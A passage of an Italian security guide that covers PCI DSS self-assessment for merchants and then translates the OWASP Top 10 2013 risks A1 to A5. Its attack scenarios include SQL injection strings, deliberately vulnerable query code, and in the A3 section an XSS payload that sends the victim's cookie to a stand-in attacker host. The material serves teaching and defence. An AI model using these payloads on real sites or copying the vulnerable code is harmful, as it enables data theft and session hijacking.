1. Dati di autenticazione sensibili (include il contenuto completo della traccia della banda magnetica o dati equivalenti su un chip, codici e valori di verifica della carta, PIN e blocchi PIN). Assicurati di non memorizzare mai questi dati dopo l'autorizzazione.

2. Chiedete al vostro rivenditore POS in merito alla sicurezza del vostro sistema, con le seguenti domande suggerite:
   a. Le impostazioni e le password predefinite sono state modificate nei sistemi e nei database che fanno parte del sistema POS?
   b. Accedete al mio sistema POS da remoto? In tal caso, hai implementato i controlli appropriati per impedire ad altri di accedere al mio sistema POS, ad esempio utilizzando metodi di accesso remoto sicuro e non utilizzando password comuni o predefinite? Con quale frequenza accedi al mio dispositivo POS da remoto e perché? Chi è autorizzato ad accedere al mio POS da remoto?
   c. Sono stati rimossi tutti i servizi non necessari e non sicuri dai sistemi e dai database che fanno parte del sistema POS?
   d. Il mio software POS è stato convalidato con lo standard di sicurezza dei dati delle applicazioni di pagamento (PA-DSS)? (Fare riferimento all'elenco di applicazioni di pagamento convalidate di SSC).
   e. Il mio software POS memorizza dati di autenticazione sensibili, come dati di traccia o blocchi PIN? In tal caso, questo spazio di archiviazione è vietato: quanto velocemente puoi aiutarmi a rimuoverlo?
   f. Il mio software POS memorizza i numeri di conto principale (PAN)? In tal caso, questo spazio di archiviazione deve essere protetto: in che modo il POS protegge questi dati?
   g. È possibile documentare l'elenco dei file scritti dall'applicazione con un riepilogo dei contenuti per verificare che i dati proibiti sopra menzionati non vengano memorizzati?
   h. Il mio software POS impone password complesse e uniche per tutti gli accessi degli utenti?

i. Puoi confermare che non usi password comuni o predefinite per l'accesso al mio sistema e ad altri sistemi commerciali che supporti?

j. Tutti i sistemi e i database che fanno parte del sistema POS sono stati aggiornati con tutti gli aggiornamenti di sicurezza applicabili?

k. La funzionalità di registrazione è attivata per i sistemi e i database che fanno parte del sistema POS?

l. Se le versioni precedenti del mio software POS memorizzavano dati di autenticazione sensibili, questa funzione è stata rimossa durante gli aggiornamenti correnti del software POS? È stata utilizzata un'utilità di cancellazione sicura per rimuovere questi dati?

3. Dati del titolare della carta:

a. Le regole relative ai marchi di pagamento consentono di memorizzare il numero di conto principale (PAN), la data di scadenza, il nome del titolare della carta e il codice di servizio.

b. Prendi l'inventario di tutti i motivi e posiziona questi dati. Se la data non ha uno scopo aziendale legittimo, considera la possibilità di eliminarla.

c. Pensa se la memorizzazione di tali dati e il processo aziendale che supporta valgono quanto segue:

i. Il rischio di avere i dati compromessi.

ii. I controlli PCI DSS aggiuntivi che devono essere applicati per proteggere tali dati.

iii. Gli sforzi di manutenzione in corso per rimanere conformi PCI DSS nel tempo.

d. Dati dei titolari di carta se ne hai bisogno, consolidarli e isolarli.

È possibile limitare l'ambito di una valutazione PCI DSS consolidando l'archiviazione dei dati in un ambiente definito e isolando i dati mediante l'utilizzo di un'adeguata segmentazione di rete. Ad esempio, se i dipendenti navigano in Internet e ricevono posta elettronica sulla stessa macchina o segmento di rete come dati di titolari di carta, prendere in considerazione la segmentazione (isolamento) dei dati dei titolari di carta sulla propria macchina o segmento di rete (ad esempio, tramite router o firewall). Se è possibile isolare in modo efficace i dati dei titolari di carta, è possibile concentrare gli sforzi PCI DSS sulla parte isolata anziché includere tutte le macchine.

4. Controlli compensativi

I controlli di compensazione possono essere considerati per la maggior parte dei requisiti PCI DSS quando un'organizzazione non è in grado di soddisfare le specifiche tecniche di un requisito, ma ha sufficientemente mitigato il rischio associato attraverso controlli alternativi. Se la propria organizzazione non ha il controllo esatto specificato in PCI DSS ma ha altri controlli in posto che soddisfano la definizione PCI DSS dei controlli di compensazione (vedere "Compensating Controls" in PCI DSS Appendix B, and also in the *PCI DSS and PA–DSS Glossary of Terms*, Abbreviations, and Acronyms), la tua organizzazione dovrebbe fare quanto segue:

a. Seguire le procedure per la compensazione dei controlli come indicato nell'Appendice B PCI DSS.

b. Per tutti i requisiti che sono stati soddisfatti con l'assistenza di un controllo compensativo, rispondere alla domanda SAQ selezionando la colonna "SÌ con CCW".

c. Documentare ciascun controllo di compensazione completando un foglio di lavoro dei controlli compensativi nell'appendice B del questionario SAQ.

- Un foglio di lavoro per i controlli compensativi deve essere compilato per ogni requisito soddisfatto di un controllo compensativo.

d. Inviare tutti i fogli di lavoro per il controllo compensativo compilati, insieme al questionario SAQ e / o all'attestato di conformità compilato, in base alle istruzioni dell'acquirente o del marchio di pagamento.

5. Assistenza e formazione professionale

a. Se desideri coinvolgere un professionista della sicurezza per un aiuto con la tua autovalutazione, ti invitiamo a prendere in considerazione la possibilità di contattare un Qualified Security Assessor (QSA). I QSA sono stati formati da PCI SSC per condurre valutazioni PCI DSS e sono elencati sul sito Web PCI SSC.

b. Il sito Web PCI SSC è una fonte primaria di risorse aggiuntive, tra cui:

- Glossario dei termini, abbreviazioni e acronimi PCI DSS

- Domande frequenti (FAQ)
- Webinar
- Supplementi informativi e linee guida
- Moduli SAQ e attestati di conformità

c. PCI SSC fornisce anche una serie di programmi di formazione per aiutare a creare consapevolezza per il personale dell'organizzazione. Gli esempi includono PCI Awareness, il programma PCI Professional (PCIP) e il programma Internal Security Assessor (ISA). Per ulteriori informazioni, consultare www.pcisecuritystandards.org.

d. I programmi di formazione relativi al pagamento e le risorse possono anche essere disponibili dai marchi di pagamento e / o dal tuo acquirente commerciale.

SELEZIONA IL SAQ E L'ATTESTAZIONE CHE MEGLIO SI APPLICA ALLA TUA ORGANIZZAZIONE

Tutti i commercianti e i fornitori di servizi sono tenuti a conformarsi agli standard PCI DSS come applicabili ai loro ambienti in ogni momento. Esistono numerosi tipi di SAQ, riportati brevemente nella tabella seguente e descritti in maggior dettaglio nelle pagine seguenti. Utilizzare la tabella per determinare quale SAQ si applica alla propria organizzazione, quindi esaminare le descrizioni dettagliate per assicurarsi di soddisfare tutti i requisiti per tale SAQ.

SAQ	Descrizione
A	Carta-non-presente sul mercato (e-commerce o posta / ordine telefonico) che hanno esternalizzato completamente tutte le funzioni dei dati dei titolari di carta a fornitori di servizi di terze parti conformi allo standard PCI DSS, senza archiviazione elettronica, elaborazione o trasmissione di dati di titolari di carta sui sistemi o locali del mercato. *Non applicabile ai canali face-to-face.*
A–EP	Mercati eCommerce che esternalizzano l'elaborazione dei pagamenti a terze parti convalidate PCI DSS e che dispongono di un sito Web che non riceve direttamente i dati dei titolari di carta ma che possono influire sulla sicurezza della transazione di pagamento. Nessuna archiviazione, elaborazione o trasmissione dei dati dei titolari di carta su sistemi. *Applicabile solo ai canali eCommerce.*
B	Solo uso commerciale: ➢ macchine di stampa senza archiviazione elettronica dei dati dei titolari di carta e/o ➢ terminali *stand-alone*, *dial-out* senza memorizzazione elettronica dei dati dei titolari di carta. *Non applicabile ai canali eCommerce.*
B–IP	Commercianti che utilizzano solo terminali di pagamento stand-alone approvati PTS con una connessione IP al processore di pagamento senza archiviazione elettronica dei dati dei titolari di carta. *Non applicabile ai canali eCommerce.*
C–VT	Commercianti che immettono manualmente una singola transazione alla volta tramite una tastiera in una soluzione di pagamento virtuale basata su Internet fornita e ospitata da un provider di servizi di terze parti convalidato da PCI DSS. Nessuna archiviazione elettronica dei dati del titolare della carta. *Non applicabile ai canali eCommerce.*
C	Commercianti con sistemi di applicazioni di pagamento connessi a Internet, senza archiviazione elettronica dei dati dei titolari di carta. *Non applicabile ai canali eCommerce.*
P2PE	Commercianti che utilizzano solo terminali di pagamento hardware inclusi e gestiti tramite una soluzione P2PE approvata PCI SSC, senza archiviazione elettronica dei dati dei titolari di carta. *Non applicabile ai mercati eCommerce.*
D	***SAQ D per commercianti***: tutti i commercianti non inclusi nelle descrizioni dei tipi di SAQ precedenti. ***SAQ D for Service Providers***: tutti i service providers definiti da un marchio di pagamento come idonei a completare un questionario SAQ.

COMPLETARE IL QUESTIONARIO DI AUTOVALUTAZIONE

Per ogni domanda, ci sono scelte di risposte per indicare lo stato della tua azienda in merito a tale requisito. Dovrebbe essere selezionata una sola risposta per ogni domanda.
Una descrizione del significato di ogni risposta è fornita nella seguente tabella:

Risposte	Quando applicate queste risposte
Yes	I test previsti sono stati eseguiti e tutti gli elementi del requisito sono stati soddisfatti come indicato.

Risposte	Quando applicate queste risposte
Yes, with CCW (Compensating Control Worksheet)	I test previsti sono stati eseguiti e il requisito è stato soddisfatto con l'assistenza di un controllo compensativo. Tutte le risposte in questa colonna richiedono il completamento di un Compensating Control Worksheet (CCW). Informazioni sull'uso dei controlli compensativi e indicazioni su come completare il foglio di lavoro sono fornite in PCI DSS.
No	Alcuni o tutti gli elementi del requisito non sono stati soddisfatti oppure sono in fase di implementazione o richiedono ulteriori test prima che sia noto se sono in atto.
N/A *(Not Applicable)*	Il requisito non si applica all'ambiente. (See *Guidance for Non–Applicability of Certain, Specific Requirements* below for examples.)

3. OWASP [FONTE 15]

3.1. A PROPOSITO DI OWASP

L'Open Web Application Security Project (OWASP) è una comunità open dedicata a permettere alle organizzazioni di sviluppare, comprare e mantenere applicazioni di cui ci si può fidare.

In OWASP potrete trovare gratuitamente e liberamente:

- Strumenti e standard per la sicurezza delle applicazioni
- Interi libri sul security testing, lo sviluppo sicuro e la code review
- Controlli di sicurezza standard e librerie
- Sezioni locali diffuse in tutto il mondo
- Ricerche all'avanguardia
- Numerose conferenze in tutto il mondo
- Mailing list Per saperne di più: https://www.owasp.org


La Fondazione OWASP è l'entità no–profit che assicura il successo a lungo termine del progetto. Quasi tutte le persone associate con OWASP sono dei volontari, inclusa la OWASP Board, il Global Committee, i capi di sezione, i capi progetto e i membri dei progetti. Incoraggiamo ricerche innovative sulla sicurezza con finanziamenti e infrastrutture

3.2. OWASP TOP 10 APPLICATION SECURITY RISKS – 2013

A1 – Injection	Le Injection Flaws, come SQL Injection, OS Injection e LDAP Injection, si verificano quando dati non validati sono inviati come parte di un comando o di una query al loro interprete. Il dato infetto può quindi ingannare tale interprete, eseguendo comandi non previsti o accedendo a dati per i quali non si ha l'autorizzazione.
A2 – Broken Authentication and Session Management	Le procedure applicative relative all'autenticazione e alla gestione della sessione sono spesso implementate in modo non corretto, permettendo agli attaccanti di compromettere password, chiavi, token di sessione o sfruttare debolezze implementative per assumere l'identità di altri utenti.
A3 – Cross–Site Scripting (XSS)	Le falle di tipo XSS si verificano quando un'applicazione web riceve dei dati, provenienti da fonti non affidabili, e li invia ad un browser senza una opportuna validazione e/o "escaping". Il XSS permette agli attaccanti di eseguire degli script malevoli sui browser delle vittime; tali script possono dirottare la sessione dell'utente, defacciare il sito web o re–indirizzare l'utente su un sito malevolo
A4 – Insecure Direct Object References	Quando uno sviluppatore espone un riferimento all'implementazione interna di un oggetto, come un file, una directory o una chiave di un database, si ha un riferimento diretto ad un oggetto. Senza un opportuno controllo degli accessi o altre protezioni, gli attaccanti possono manipolare questi riferimenti in modo da accedere a dati non autorizzati.
A5 – Security Misconfiguration	Una buona sicurezza richiede un'opportuna configurazione impostata e sviluppata per applicazioni, framework, server applicativi, webserver, database e piattaforme. Tutte le configurazioni devono essere definite, implementate e manutenute in quanto le configurazioni di default non sono sempre sicure. Inoltre, tutto il software deve essere sempre aggiornato.
A6 – Sensitive Data Exposure	Molte applicazioni web non proteggono adeguatamente dati quali numeri di carte di credito o credenziali di autenticazione. Gli attaccanti possono impossessarsi di tali dati o approfittare dei punti deboli nelle misure di protezione per il furto di credenziali, per operazioni

	fraudolente con CdC, ecc. Questo tipo di dati, necessitano di misure di protezione ulteriori, come la crittografia anche per i dati in transito, nonché speciali precauzioni quando vengono scambiati con il browser
A7 – Missing Function Level Access Control	Molte applicazioni verificano il livello dei diritti di accesso prima che la relativa funzionalità sia resa visibile nell'interfaccia utente. Tuttavia, le applicazioni devono eseguire il controllo accessi sul server ogni volta che la funzionalità è acceduta. Se le richieste di accesso non sono verificate, gli attaccanti possono falsificarle per accedere senza autorizzazione alle funzionalità.
A8 – Cross–Site Request Forgery (CSRF)	Un attacco CSRF forza il browser della vittima ad inviare una richiesta HTTP opportunamente forgiata, includendo i cookie di sessione della vittima ed ogni altra informazione di autenticazione, ad una applicazione web vulnerabile. Questo permette all'attaccante di forzare il browser della vittima a generare richieste che l'applicazione vulnerabile crederà legittimamente inviate dalla vittima.
A9 – Using Components with Known Vulnerabilities	Componenti quali librerie, framework e altri moduli software sono quasi sempre eseguiti con i privilegi più alti. Sfruttando un componente vulnerabile, un attaccante potrebbe ottenere dei dati o accedere al server. Le applicazioni che utilizzano componenti con vulnerabilità note possono minare le loro difese agevolando molte tipologie di attacco con impatti notevoli.
A10 – Unvalidated Redirects and Forwards	Le applicazioni web spesso reindirizzano (redirect) o inoltrano (forward) gli utenti verso altre pagine o siti ed usano dati non validati per determinare le pagine di destinazione. Senza un'opportuna validazione, gli attaccanti possono re–indirizzare le vittime verso siti di phishing o di malware o utilizzare il forward per accedere a pagine non autorizzate.

3.3. A1 – INJECTION



SONO VULNERABILE?

Il miglior modo per individuare se un'applicazione è vulnerabile a Injection è verificare che, ogni volta che l'interprete è ingaggiato, ci sia una separazione netta tra i dati non fidati e i comandi/le query.

Per le chiamate SQL, ciò significa utilizzare variabili "binded" negli statement e nelle stored procedure, evitando l'uso di query generate dinamicamente.

Analizzare il codice è un metodo veloce e accurato per verificare se l'applicazione utilizza l'interprete in modo sicuro.

I tool di analisi del codice possono aiutare l'analista nella valutazione dell'uso dell'interprete e nel tracciare il flusso dei dati attraverso l'applicazione.

I Penetration Tester possono validare tali problematiche realizzando degli exploit per confermarle.

Le scansioni dinamiche automatizzate delle applicazioni possono fornire informazioni sull'esistenza di queste problematiche. Gli scanner, poiché spesso non riescono a raggiungere direttamente l'interprete, possono avere difficoltà nel valutare se l'attacco ha avuto successo.

Una gestione corretta degli errori può rendere più semplice l'individuazione di tali vulnerabilità.

COME PREVENIRE?

Per prevenire l'Injection è necessario separare i dati non fidati dai comandi e dalle query.

1. L'opzione consigliata è quella di usare delle API sicure che evitino l'uso di un interprete o forniscano delle interfacce parametrizzate per l'accesso a questo.

È necessario prestare attenzione ad alcune API, quali le stored procedure, che pur essendo parametrizzate possono comunque introdurre Injection sotto copertura.

2. Qualora non fossero disponibili API parametrizzate, è necessario fare "escaping" dei caratteri speciali utilizzando le sintassi di escaping specifiche per l'interprete.

   Le ESAPI di OWASP forniscono diverse routine di escaping.

3. La validazione dell'input positiva o "white list" è consigliata ma non rappresenta una difesa completa in quanto molte applicazioni richiedono caratteri speciali come input.

   In tal caso è necessario usare i metodi 1 o 2.

   Le ESAPI di OWASP hanno una libreria estensibile di routine per la validazione dell'input basata su white list.

ESEMPI DI SCENARI DI ATTACCO

Scenario #1: L'applicazione utilizza dati non fidati nella costruzione della seguente chiamata SQL vulnerabile:

```
String query = "SELECT * FROM accounts WHERE custID='" +
request.getParameter("id") + "'";
```

Scenario #2: L'applicazione si fida ciecamente dei propri framework con il risultato che le query rimangono vulnerabili (es. Hibernate Query Language (HQL)):

```
Query HQLQuery = session.createQuery("FROM accounts WHERE custID='" +
request.getParameter("id") + "'");
```

In entrambi i casi, l'attaccante modifica il parametro 'id' nel suo browser affinché sia inviato il valore: ' or '1'='1. Ad esempio:

```
http://example.com/app/accountView?id=' or '1'='1
```

Questo cambia il significato di entrambe le query per ottenere tutti i record della tabella 'account'. Attacchi più pericolosi possono portare alla modifica dei dati o all'invocazione di stored procedure.


RIFERIMENTI OWASP

- OWASP SQL Injection Prevention Cheat Sheet
- OWASP Query Parameterization Cheat Sheet
- OWASP Command Injection Article
- OWASP XML eXternal Entity (XXE) Reference Article
- ASVS: Output Encoding/Escaping Requirements (V6)
- OWASP Testing Guide: Chapter on SQL Injection Testing

RIFERIMENTI ESTERNI

- CWE Entry 77 on Command Injection
- CWE Entry 89 on SQL Injection
- CWE Entry 564 on Hibernate Injection

A2 – BROKEN AUTHENTICATION AND SESSION MANAGEMENT



SONO VULNERABILE?

L'intera sessione utente, tra cui credenziali ed ID di sessione, è protetta correttamente? L'applicazione è vulnerabile se:

1. Le credenziali non sono protette tramite tecniche di crittografia quando salvate. Vedere A6.
2. Le credenziali possono essere indovinate o sovrascritte tramite funzioni deboli di gestione account (es.: creazione account, modifica o recupero password, ecc.).
3. ID di sessione in chiaro nelle URL (es. URL rewriting).
4. ID di sessione vulnerabili ad attacchi di Session Fixation.
5. ID di sessione senza scadenza temporale, sessioni utente o token di autenticazione (in particolare token di Single Sign On) non invalidati in fase di logout.
6. ID di sessione non rinnovati dopo il login.
7. Password, ID di sessione e altre credenziali sono trasmesse attraverso connessioni non criptate. Vedere A6.

COME PREVENIRE?

La prima raccomandazione per un'organizzazione è di fornire agli sviluppatori:

1. Un unico set di controlli per la gestione della Strong Authentication e delle sessioni. Questo per assicurarsi:
   a) Di rispondere a tutti i requisiti di gestione dell'autenticazione e della sessione previsti nel Application Security Verification Standard (ASVS) di OWASP nelle aree V2 (Authentication) e V3 (Session Management).
   b) Una semplice interfaccia per gli sviluppatori. Considerare l'ESAPI Authenticator and User APIs come buoni esempi da imitare, usare o ampliare.
2. Massima cura deve essere posta nell'evitare difetti di tipo XSS che potrebbero consentire la sottrazione degli ID di sessione. Vedere A3.

ESEMPI DI SCENARI DI ATTACCO

Scenario #1: L'applicativo di prenotazione di una linea aerea usa l'URL rewriting mettendo l'ID di sessione nella URL:

http://example.com/sale/saleitems;jsessionid= 2P0OC2JSNDLPSKHCJUN2JV?dest=Hawaii

Un utente autenticato vuole condividere con gli amici questa offerta. Invia per email il link senza capire che sta anche inviando il suo ID di sessione.
Quando i suoi amici useranno il link, useranno la sua sessione e la sua carta di credito.

Scenario #2: Un Timeout di sessione male impostato.

L'utente usa un computer pubblico per l'accesso e invece di fare "logout" chiude semplicemente la scheda del browser.
Un attaccante che usa quel browser un'ora dopo potrebbe trovarlo ancora autenticato.

Scenario #3: Un attaccante, interno o esterno, riesce ad ottenere l'accesso al database delle password: se queste non sono cifrate, ottiene le password di tutti gli utenti.

RIFERIMENTI OWASP


Per un più completo insieme di requisiti e problemi da evitare in questa area, vedere ASVS requirements areas for Authentication (V2) and Session Management (V3).

- OWASP Authentication Cheat Sheet
- OWASP Forgot Password Cheat Sheet
- OWASP Session Management Cheat Sheet
- OWASP Development Guide: Chapter on Authentication
- OWASP Testing Guide: Chapter on Authentication

RIFERIMENTI ESTERNI

- CWE Entry 287 on Improper Authentication
- CWE Entry 384 on Session Fixation

3.4. A3 – CROSS–SITE SCRIPTING (XSS)



SONO VULNERABILE?

Si è vulnerabili se non ci si assicura che su qualunque input dell'utente sia effettuato l'escaping o se questo non è opportunamente validato prima di essere incluso nella pagina in output. Senza un efficace processo di validazione e/o escaping gli input saranno trattati come contenuto attivo dal browser. Nel caso in cui viene utilizzato Ajax per aggiornare dinamicamente le pagine web, si ha la sicurezza di utilizzare delle API JavaScript sicure? Per API JavaScript non sicure, assicurarsi di utilizzare codifica e validazione.

Strumenti automatici possono trovare dei problemi di XSS. Tuttavia, ciascuna applicazione costruisce le pagine di output in modo differente ed usando differenti interpreti lato browser, come JavaScript, ActiveX, Flash e Silverlight, rendendo difficile il rilevamento automatizzato.

Quindi, una copertura completa della problematica richiede, oltre all'uso di tool automatici, la revisione manuale del codice e dei Penetration Test.

COME PREVENIRE?

Prevenire XSS richiede la separazione tra i dati non controllati ed il contenuto attivo del browser.

1. L'approccio preferenziale è quello di fare un appropriato escaping del contesto HTML dove i dati non affidabili sono contenuti (body, attribute, JavaScript, CSS, or URL). Per maggiori informazioni sulle tecniche di escaping fare riferimento all'OWASP XSS Prevention Cheat Sheet.
2. La validazione degli input basata su "whitelist" (positiva) è consigliata come protezione contro il XSS, ma non è un approccio completo alla difesa, molte applicazioni infatti richiedono caratteri speciali nelle stringhe in input. Tali validazioni devono considerare lunghezza, caratteri, formato e business rule dei dati prima di accettarli.
3. Per rich-content come HTML, si consideri l'utilizzo delle librerie OWASP AntiSamy o Java HTML Sanitizer Project.
4. Considerare Content Security Policy (CSP) per difendersi contro il XSS per l'intero sito web.

ESEMPI DI SCENARI DI ATTACCO

L'applicazione in esame usa dati non controllati per costruire i seguenti snippet HTML, senza effettuare la validazione o l'escaping:

```
(String) page += "<input name='creditcard' type='TEXT' value='" +
request.getParameter("CC") + "'>";
```

L'attaccante modifica il parametro 'CC' nel suo browser:

```
'><script>document.location= 'http://www.attacker.com/cgi–bin/cookie.cgi?
foo='+document.cookie</script>'.
```

Questo causa l'invio dell'ID della sessione della vittima al sito web dell'attaccante consentendogli di dirottare su di lui la sessione corrente.

Va notato che l'attaccante può anche usare XSS per aggirare qualsiasi difesa contro il CSRF impiegata nell'applicazione.

Vedere anche A8 per informazioni sul CSRF.


RIFERIMENTI OWASP

- OWASP XSS Prevention Cheat Sheet
- OWASP DOM based XSS Prevention Cheat Sheet
- OWASP Cross–Site Scripting Article
- ESAPI Encoder API
- ASVS: Output Encoding/Escaping Requirements (V6)
- OWASP AntiSamy: Sanitization Library
- Testing Guide: 1st 3 Chapters on Data Validation Testing
- OWASP Code Review Guide: Chapter on XSS Review
- OWASP XSS Filter Evasion Cheat Sheet

RIFERIMENTI ESTERNI

- CWE Entry 79 on Cross–Site Scripting

3.5. A4 – INSECURE DIRECT OBJECT REFERENCES



SONO VULNERABILE?

Il modo migliore per sapere se una applicazione è vulnerabile a riferimenti di accesso diretti non sicuri agli oggetti è di verificare che tutti i riferimenti agli oggetti abbiano le opportune difese. Per raggiungere questo scopo, considerare:

1. Per riferimenti diretti a risorse con restrizioni, l'applicazione fallisce nella verifica dell'autorizzazione dell'utente all'accesso alla risorsa giusta che ha richiesto?
2. Se il riferimento è di tipo indiretto, il mapping al riferimento diretto fallisce nel limitare i valori a quelli autorizzati per l'utente corrente?

La revisione del codice dell'applicazione può facilmente verificare se entrambi gli approcci sono implementati correttamente.

Il testing è anche valido per identificare i riferimenti di accesso diretto agli oggetti e sapere se sono sicuri.

Gli strumenti automatici solitamente non ricercano questi difetti perché non possono riconoscere cosa debba esser protetto o se è sicuro o meno.

COME PREVENIRE?

Prevenire riferimenti di accesso diretto ad oggetti non sicuri richiede la selezione di un approccio per proteggere ogni oggetto utente accessibile (es. object number, filename):

1. Usare riferimenti ad oggetti per utente o per sessione. Questo impedisce agli attaccanti di puntare direttamente a risorse non autorizzate.

   Ad esempio, invece di usare la chiave della risorsa nel database, una lista a tendina di sei elementi può usare i numeri da 1 a 6 per indicare quale sia il valore selezionato dall'utente.

   L'applicazione deve quindi rimappare i riferimenti indiretti per–utente alle vere chiavi del database sul server. OWASP ESAPI include sia il mapping sequenziale che casuale che gli sviluppatori possono usare per eliminare i riferimenti ad accesso diretto.
2. Controllo dell'accesso. Ogni utilizzo di un riferimento diretto ad oggetto da parte di una sorgente non fidata deve includere un controllo di accesso per assicurare che l'utente sia autorizzato a richiedere quell'oggetto.

ESEMPI DI SCENARI DI ATTACCO

L'applicazione usa dati non verificati in una chiamata SQL che accede alle informazioni di un account:

```
String query = "SELECT * FROM accts WHERE account = ?";
PreparedStatement pstmt = connection.prepareStatement(query , … );
pstmt.setString( 1, request.getParameter("acct"));
ResultSet results = pstmt.executeQuery( )
```

L'attaccante semplicemente modifica il parametro "acct" nel suo browser per inviare il numero di account che desidera. Se non propriamente verificato, l'attaccante può accedere all'account di qualsiasi utente, invece del solo account cliente consentito.

```
http://example.com/app/accountInfo?acct=notmyacct
```

RIFERIMENTI OWASP


- OWASP Top 10–2007 on Insecure Dir Object References
- ESAPI Access Reference Map API
- ESAPI Access Control API (Vedere isAuthorizedForData(), isAuthorizedForFile(), isAuthorizedForFunction())

Per i requisiti aggiuntivi di controllo degli accessi vedere ASVS requirements area for Access Control (V4).

Riferimenti Esterni

- CWE Entry 639 on Insecure Direct Object References
- CWE Entry 22 on Path Traversal (un esempio di attacco Direct Object Reference attack)

A5 – SECURITY MISCONFIGURATION



SONO VULNERABILE?

La vostra applicazione manca dei corretti livelli di sicurezza in ogni componente della pila applicativa?

Tra questi:

1. I vostri software sono tutti aggiornati? Incluso l'OS, il Web/App Server, il DBMS, le applicazioni e tutte le librerie del codice (vedere il nuovo A9).
2. Ci sono opzioni, non necessarie, abilitate o installate (es. porte, service, pagine, account, privilegi)?
3. Ci sono degli account di default le cui password sono ancora abilitate e non modificate rispetto al valore di default?
4. Il vostro sistema di gestione dei messaggi di errore rende evidenti "stack trace" o altre informazioni o messaggi di errore non necessari all'utenza?
5. I parametri relativi alla sicurezza del vostro ambiente di sviluppo (es. Struts, Spring, ASP.NET) e delle librerie sono impostati su valori non sicuri?

Senza coerenti e ripetibili processi di configurazione della sicurezza delle applicazioni, i sistemi sono a rischio elevato.

COME PREVENIRE?

Le raccomandazioni primarie sono di garantire quanto segue.

